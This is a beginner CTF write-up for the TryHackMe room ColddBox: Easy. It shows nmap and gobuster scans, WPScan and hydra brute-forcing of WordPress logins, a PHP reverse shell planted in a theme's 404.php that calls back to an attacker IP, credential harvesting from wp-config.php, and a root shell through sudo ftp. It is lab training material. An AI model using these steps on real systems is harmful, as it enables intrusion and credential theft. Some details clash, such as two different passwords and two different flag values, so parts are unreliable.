

## CTF Write-Up: ColddBox: Easy

The following writeup is for the ColddBox: Easy CTF hosted on TryHackMe, it is a free room aimed at beginners. This CTF provided a great opportunity to hone my basic penetration testing skills by capturing two flags. It was an enriching experience filled with valuable lessons and a lot of fun. Here is a detailed write-up of my journey when completing this room.

### 1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
(kali@kali)-[~/Documents/colddbbox_thm]
$ sudo nmap -sC -sV -p- -T4 10.10.80.73 -oN colddbox.txt
```


#### Scan results:

- Ports: 80 (HTTP) and 4512 (SSH)

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 4.1.31
|_http-title: ColddBox | One more machine
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### 2. Exploring Port 80

Navigating to port 80, I was presented with a simple WordPress website:



There is one comment on this page, however, it doesn't seem to be of any use for this CTF:



**Sr Hott**

24 September, 2020 at 3:06 pm

I like the machine, it offends me that it is cold inside. Long life to heat.

REPLY

The first step was to gather information about this site, therefore, I started off with a Gobuster scan to see if there were any hidden directories or files:

```
(kali@kali)-[~/Documents/coldddbox_thm]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.80.73

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url:          http://10.10.80.73
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s

2024/06/05 23:31:23 Starting gobuster

/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/hidden (Status: 301)
/index.php (Status: 301)
/server-status (Status: 403)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)
/xmlrpc.php (Status: 200)

2024/06/05 23:33:33 Finished
```

As you can see in the above image, I found an interesting hidden directory. Upon visiting this directory, I noticed hints indicating potential usernames: 'C0ld', 'Hugo', and 'Philip'.




## U-R-G-E-N-T

C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip

Recognising WordPress was running, I proceeded with a WPScan to enumerate users and look for any vulnerabilities:

```
(kali㉿kali)-[~/Documents/coldddbox_thm]
$ wpscan --url http://10.10.80.73
```

---



WordPress Security Scanner by the WPScan Team  
Version 3.8.25  
Sponsored by Automattic - <https://automattic.com/>  
@WPScan\_, @ethicalhack3r, @erwan\_lr, @firefart

---

```
[+] URL: http://10.10.80.73/ [10.10.80.73]
[+] Started: Wed Jun  5 23:37:09 2024
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

I also enumerated users using -e u:

```
[i] User(s) Identified:

[+] the cold in person
    | Found By: Rss Generator (Passive Detection)

[+] philip
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
    | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    | Confirmed By: Login Error Messages (Aggressive Detection)
```

### 3. Brute Forcing Login Credentials

The WPScan revealed three usernames, so my next step was to brute-force the passwords for these users to gain access to the WordPress admin dashboard. I used WPScan for this, however, hydra is more than capable of reaching the same results:


```
(kali@kali)-[~/Documents/coldbox_thm]
$ wpscan --url http://10.10.80.73 --usernames 'c0ldd,philip,hugo' --passwords /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
```

```
(kali@kali)-[~/Documents/coldbox_thm]
$ hydra -l c0ldd -P /usr/share/wordlists/rockyou.txt -f 10.10.80.73 http-post-form "wp-login.php:log=\"USER\"&pwd=\"PASS\"&wp-submit=Log In&testcookie=1:S=Location"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-05 23:45:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.80.73:80/wp-login.php:log=\"USER\"&pwd=\"PASS\"&wp-submit=Log In&testcookie=1:S=Location
[STATUS] 681.00 tries/min, 681 tries in 00:01h, 14343718 to do in 351:03h, 16 active
[80][http-post-form] host: 10.10.80.73 login: c0ldd password: 9876543210
[STATUS] attack finished for 10.10.80.73 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-05 23:47:27
```

Success! We have found a password for the username ‘c0ldd’. Let’s login to the WordPress admin dashboard using these credentials (c0ldd:9876543219):



#### 4. Gaining a Reverse Shell

Once logged in to the dashboard, I uploaded a reverse shell by editing a theme file with a php reverse shell. You can do this by navigating to the themes section (Appearance -> Theme Editor):

Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->

            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->

    </main><!-- .site-main -->
</div><!-- .content-area -->

<?php get_footer(); ?>
```

Documentation:

Templates

- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)
- Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php
- custom-header.php
- customizer.php

Select a file to edit, I chose '404.php', and then add the reverse shell payload (I'm using the one found at /usr/share/websells/php/php-reverse-shell.php):

### Twenty Fifteen: 404 Template (404.php)

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.85.213'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Click update file:



Start a netcat listener on the specified port:

```
(kali@kali)-[~/Documents/coldbox_thm]
$ nc -lnvp 4444
listening on [any] 4444 ...
```

And now navigate to the location of this theme to execute the reverse shell (in my case [http://IP\\_ADDRESS/wordpress/wp-content/themes/twentyfifteen/404.php](http://IP_ADDRESS/wordpress/wp-content/themes/twentyfifteen/404.php)):

```
(kali@kali)-[~/Documents/coldbox_thm]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.80.73] 48418
Linux ColdBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
05:58:45 up 39 min, 0 users, load average: 0.00, 0.05, 0.10
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

You can see we now have a shell so let's go explore. I went to c0ldd's home directory, but we don't have access to view his files as we are not logged in to his account. Therefore, I went to the /var/www/html directory and read the wp-config.php file where I found some credentials:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'coldbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

This might be credentials to log into his account so let's try them out using ssh (another port we found to be open during the reconnaissance phase).

```
(kali@kali)-[~/Documents/coldbox_thm]
$ ssh c0ldd@10.10.80.73 -p 4512
The authenticity of host '[10.10.80.73]:4512 ([10.10.80.73]:4512)' can't be established.
ED25519 key fingerprint is SHA256:4Burx9D0SmBG9A0+DFqpM7rY4cyqpq59iluJwKx690c.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:15: [hashed name]
  ~/.ssh/known_hosts:18: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.80.73]:4512' (ED25519) to the list of known hosts.
c0ldd@10.10.80.73's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

Pueden actualizarse 129 paquetes.
92 actualizaciones son de seguridad.

Last login: Mon Nov  8 13:20:08 2021 from 10.0.2.15
c0ldd@ColdBox-Easy:~$
```

This worked, the credentials I used were c0ldd:cybersecurity, like seen in the wp-config file (please note that you could have easily just entered 'su c0ldd' and logged in to their account with the reverse shell and completed the room this way, however, seeing as ssh is open we might as well use it):

```
c0ldd@ColddBox-Easy:~$ ls -la
total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19 2020 .
drwxr-xr-x 3 root  root  4096 sep 24 2020 ..
-rw-r--r-- 1 c0ldd c0ldd   0 oct 19 2020 .bash_history
-rw-r--r-- 1 c0ldd c0ldd 220 sep 24 2020 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd   0 oct 14 2020 .bashrc
drwxr-xr-x 2 c0ldd c0ldd 4096 sep 24 2020 .cache
-rw-r--r-- 1 c0ldd c0ldd 655 sep 24 2020 .profile
-rw-r--r-- 1 c0ldd c0ldd   0 sep 24 2020 .sudo_as_admin_successful
-rw-rw-r-- 1 c0ldd c0ldd  53 sep 24 2020 user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
RmVsawNpZGFkZXMsIHByaW1lcjBuaXZlbCBjb25zZWd1aWRvIQ==
```

We have found our first flag!

#### 4. Privilege Escalation

I am now going to try and escalate to root. If you enter 'sudo -l' you can find a list of commands that c0ldd can run as the root user without needing to provide a password:

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
  (root) /usr/bin/vim
  (root) /bin/chmod
  (root) /usr/bin/ftp
```

If we visit GTFOBins and search for ftp, you can see that we can use this to elevate to root (note! This is not the only method to gain root privileges):

#### | Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ftp
!/bin/sh
```

If you enter the above commands into the ssh terminal, you can see that we are now root:

```
c0ldd@ColddBox-Easy:~$ sudo ftp
ftp> !/bin/sh
# whoami
root
# █
```

Now all we have to do is navigate to the root directory to find the final flag:



```
# cd ../../root
# ls -la
total 32
drwx----- 4 root root 4096 sep 24 2020 .
drwxr-xr-x 23 root root 4096 sep 24 2020 ..
-rw----- 1 root root 15 nov 8 2021 .bash_history
-rw-r--r-- 1 root root 0 oct 14 2020 .bashrc
drwx----- 2 root root 4096 sep 24 2020 .cache
-rw----- 1 root root 220 sep 24 2020 .mysql_history
drwxr-xr-x 2 root root 4096 sep 24 2020 .nano
-rw-r--r-- 1 root root 148 ago 17 2015 .profile
-rw-r--r-- 1 root root 49 sep 24 2020 root.txt
# cat root.txt
wqFGZWxpY2lkYWRLcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
```

### Questions Answered:

#### 1. user.txt

- RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

#### 2. root.txt

- wqFGZWxpY2lkYWRLcywgbcOhcXVpbmEgY29tcGxldGFkYSE=

Participating in the ColddBox: Easy CTF was a great learning experience that enhanced and solidified my penetration testing skills. Throughout this challenge, I leveraged a variety of tools and techniques, such as Nmap for initial reconnaissance, Gobuster for discovering hidden directories, WPScan for enumerating WordPress, and Hydra for brute-forcing credentials. Each step was a crucial piece of the puzzle, leading to successful completion of the room. I am eager to apply these insights and techniques in future penetration testing engagements. If you are interested in discussing more about this CTF or cybersecurity in general, please feel free to reach out. Happy hacking!